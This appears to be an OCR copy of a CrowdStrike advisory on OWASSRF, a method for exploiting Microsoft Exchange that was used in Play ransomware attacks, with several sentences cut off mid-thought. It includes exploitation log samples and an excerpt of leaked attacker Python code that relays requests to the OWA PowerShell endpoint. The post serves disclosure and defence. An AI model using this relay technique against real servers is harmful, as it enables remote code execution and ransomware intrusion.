
OWASSRF: CrowdStrike Identifies New Exploit Method for Exchange Bypassing ProxyNotShell Mitigations

December 20, 2022 | Brian Pitchford - Erik Iker - Nicolas Zilio | From The Front Lines



- CrowdStrike recently discovered a new exploit method (called OWASSRF) consisting of CVE-2022-41080 and CVE-2022-41082 to achieve remote code execution (RCE) through Outlook Web Access (OWA). The new exploit method

Featured
Recent
Video
Category
Start Free Trial


techniques on the Microsoft Exchange server in an attempt to hide their activity.

CrowdStrike Services recently investigated several Play ransomware intrusions where

followed the relevant logs and determined there was no evidence of exploitation of CVE 2022-41040 for initial access. Instead, it appeared that corresponding requests were made directly through the Outlook Web Application (OWA) endpoint, indicating a previously undisclosed exploit method for Exchange.

ProxyNotShell and Exchange Architecture Primer

A Microsoft Exchange server is composed of two major components: the frontend, also known as the Client Access Service, and the backend. The frontend is responsible for handling all client connections and for proxying any given request to the appropriate backend service. The backend services are responsible for handling specific requests made to the frontend such as URLs, also known as endpoints. A simplified Exchange 2016



allowing the attacker to reach the backend for arbitrary URLs. This type of vulnerability is known as a server-side request forgery (SSRF). In the case of ProxyNotShell, the

service.

A typical web request to the frontend to exploit the SSRF vulnerability on CVE-2022-41040 involves some variation of path confusion that references the `Autodiscover` endpoint as shown below:

```
<timestamp> <redacted_frontend_server_ip> POST /Autodiscover/autodiscover.json
<email_address>/PowerShell/?+Email+Autodiscover/autodiscover.json?<email_address>&Co
rrelationID=<empty>;&cafeReqId=<cafereqid>; 443 <redacted_authenticated_username>
<redacted_client_ip> <redacted_user_agent> - 200 0 0 5
```

The backend request for a typical ProxyNotShell exploitation is shown below:

```
<timestamp> <redacted_backend_server_ip> POST /PowerShell/
%17Email%15Autodiscover/autodiscover.json?<email_address> 444
<redacted_authenticated_username> <redacted_frontend_server_ip>
<redacted_user_agent> - 200 0 0 2
```

Once the PowerShell remoting service can be reached, the second step involves vulnerability CVE-2022-41082 being exploited in order to execute arbitrary commands. A typical log entry showing access to the PowerShell backend is detailed in the Remote PowerShell HTTP logs, located in

`C:\Program Files\Microsoft\Exchange Server\V15\Logging\CmdletInfra\Powershell-Proxy\Http\`, such as in the example below:

entries for ProxyNotShell exploitation to gain initial access, suggesting the attacker leveraged Remote PowerShell. An example of these log entries can be found below:

```
<timestamp>,<request_id>,<major_version>,<minor_version>,<build_version>,<revision_version>,,<redacted_client_request_id>,/powershell,Kerberos,true,<redacted_authenticated_username>,,,<redacted_client_ip_address>,<redacted_server_hostname>,<redacted_frontend_server>,200,0,,,,,,,,,<request_bytes>,<redacted_user_agent>,,,2,2,,RequestMonitor.Register=0;WinRMDataSender.Send=0;RpsHttpDatabaseValidationModule=0;ThrottlingHttpModule=0;,WinRMDataSender.AuthenticationType=Sent;WinRMDataSender.NamedPipe=Sent;OnEndRequest.End.ContentType=application/soap+xml charset UTF-8;S:ServiceCommonMetadata.HttpMethod=POST;Dbl:WLM.TS=1,
```

By correlating the user, IP address and `cafeReqId` GUID from the Remote PowerShell HTTP logs to the Exchange frontend, CrowdStrike found a `POST` request using the `mastermailbox@outlook.com` mailbox to the following OWA URL, `https://{exchange_host}/owa/{email_address>/powershell`, corresponding to the IIS log entry below:

```
<timestamp> <redacted_frontend_server_ip> POST /owa/<email_address>/powershell &ClientId=<client_id>&CorrelationID=<empty>;&ClientRequestId=<requestid>&encoding=;&cafeReqId=<cafereqid>; 443 <redacted_authenticated_username> <redacted_client_ip> <redacted_user_agent> - 200 0 0 <time_taken>
```

The backend request for the new exploitation chain is similar to the example shown


Featured
Recent
Video
Category
Start Free Trial

and AnyDesk executable creation timestamps on affected backend Exchange servers were closely correlated with PowerShell execution events in the Remote PowerShell logs, indicating the threat actor leveraged the newly discovered exploit chain to drop

threat actors. When CrowdStrike researchers later reproduced the attack, events were present in PowerShell event logs for the creation of an arbitrary process from PowerShell.

Threat Actor POC Leak

CrowdStrike security researchers were working to develop proof-of-concept (POC) code for an exploit method indicative of the logging present after recent Play ransomware attacks. Simultaneously, a threat researcher outside of CrowdStrike discovered an attacker's tooling via an open repository, downloaded all of the tools, and made them available through a MegaUpload link in a Twitter post.[2] The leaked tooling included a Python script, `poc.py`, that when executed led CrowdStrike researchers to replicate the logs generated in recent Play ransomware attacks. The code works in two steps. The first step is the previously unknown OWA exploit technique, as seen in the snippet of the



```
    def do_POST(self):

        length = int(self.headers["content-length"])
        post_data = self.rfile.read(length).decode()

        headers = {
            "User-Agent": "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/105.0.5195.54 Safari/537.36",
            "Accept": "text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
            "Accept-Encoding": "gzip, deflate",
            "Content-Type": "application/soap+xml;charset=UTF-8",
            "X-OWA-ExplicitLogonUser": f"owa/mastermailbox@outlook.com",
        }

        powershell_endpoint = f"https://{host}/owa/mastermailbox%40outlook.com/powershell"

        resp = s.post(
            powershell_endpoint,
            data=post_data,
            headers=headers,
            verify=False,
            allow_redirects=False,
        )
        content = resp.content
        self.send_response(200)
        self.end_headers()
        self.wfile.write(content)


def login(username, passwd):

    url = f"https://{host}/owa/auth.owa"

    headers = {
        "User-Agent": "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/105.0.5195.54 Safari/537.36",
        "Accept": "text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9",
        "Accept-Encoding": "gzip, deflate",
        "Content-Type": "application/x-www-form-urlencoded",
    }
    r = s.post(
        url,
        headers=headers,
        data={
            "destination": f"https://{host}/owa",
            "flags": "4",
            "forcedownlevel": "0",
            "username": username,
            "password": passwd,
            "passwordText": "",
            "isUtf8": "1",
```

Figure 2. Excerpt of threat actor's tooling leveraging the OWA technique (click to enlarge)

This first step provides a SSRF equivalent to the `Autodiscover` technique used in ProxyNotShell exploitation. The second step is simply the same exploit used in the second step of ProxyNotShell, allowing code execution through PowerShell remoting.

chain, and it has been marked "exploitation more likely." Based on these findings, CrowdStrike assesses it is highly likely that the OWA technique employed is in fact tied to CVE-2022-41080. The difference between ProxyNotShell and the newly discovered




Figure 3. Difference between ProxyNotShell and the new OWASSRF exploit method (click to enlarge)

decoded URI matches this regex, the request is dropped. For newer on-premises servers, Microsoft provided the same rule through the Exchange Emergency Mitigation Service,[5] which installs it automatically. The regex, and thus the rule, will match only the requests made to the `Autodiscover` endpoint of the Microsoft Exchange server. In the

CrowdStrike Recommendations

- Organizations should apply the November 8, 2022 patches for Exchange to prevent exploitation since the URL rewrite mitigations for ProxyNotShell are not effective against this exploit method.

- If you cannot apply the KB5019758 patch immediately, you should disable OWA until the patch can be applied.
- Follow Microsoft recommendations to disable remote PowerShell for non-administrative users where possible.

- Deploy advanced endpoint detection and response (EDR) tools to all endpoints to detect web services spawning PowerShell or command line processes. CrowdStrike Falcon will detect the OWASSRF exploit method described in this blog, and will block the method if the prevention setting for `Execution Blocking > Suspicious Processes` is applied.
- Monitor Exchange servers for signs of exploitation visible in IIS and Remote PowerShell logs using this script developed by CrowdStrike Services.

Global Threat Report and in the 2022 Falcon OverWatch™ Threat Hunting Report.

- *Learn more about how CrowdStrike Services can help your organization prepare to defend against sophisticated threats, respond and recover from incidents with*

- *Watch an introductory video on the CrowdStrike Falcon® console and register for an on-demand demo of the market-leading CrowdStrike Falcon® platform in action.*

- *Request a free trial of the industry-leading CrowdStrike Falcon® platform.*

Endnotes

1. *https://learn.microsoft.com/en-us/exchange/architecture/architecture?view=exchserver-2019*
2. *https://twitter.com/Purp1eW0lf/status/1602989967776808961?s=20*
3. *https://attack.mitre.org/techniques/T1574/001/*
4. *https://msrc-blog.microsoft.com/2022/09/29/customer-guidance-for-reported-zero-day-vulnerabilities-in-microsoft-exchange-server/*
5. *https://learn.microsoft.com/en-us/exchange/exchange-emergency-mitigation-service?view=exchserver-2019*

Featured
Recent
Video
Category
Start Free Trial

with "Bold Vision" in 2024 Forrester Wave for Cybersecurity Incident Response Services

Data as Social Engineering Evolves

SPIDER Ransomware Attack


CATEGORIES


Featured
Recent
Video
Category
Start Free Trial

CONNECT WITH US

Featured
Recent
Video
Category
Start Free Trial

Featured
Recent
Video
Category
Start Free Trial





FEATURED ARTICLES

October 01, 2024

CrowdStrike Named a Leader in 2024 Gartner® Magic Quadrant™ for Endpoint Protection Platforms

September 25, 2024

Featured
Recent
Video
Category
Start Free Trial

SUBSCRIBE

« CrowdStrike Services Helps Organizations Prioritize Patching Vulnerabilities with CrowdStrike Falcon Spotlight

Enterprise Remediation with CrowdStrike and MOXFIVE, Part 1: Five Tips for Preparing and Planning »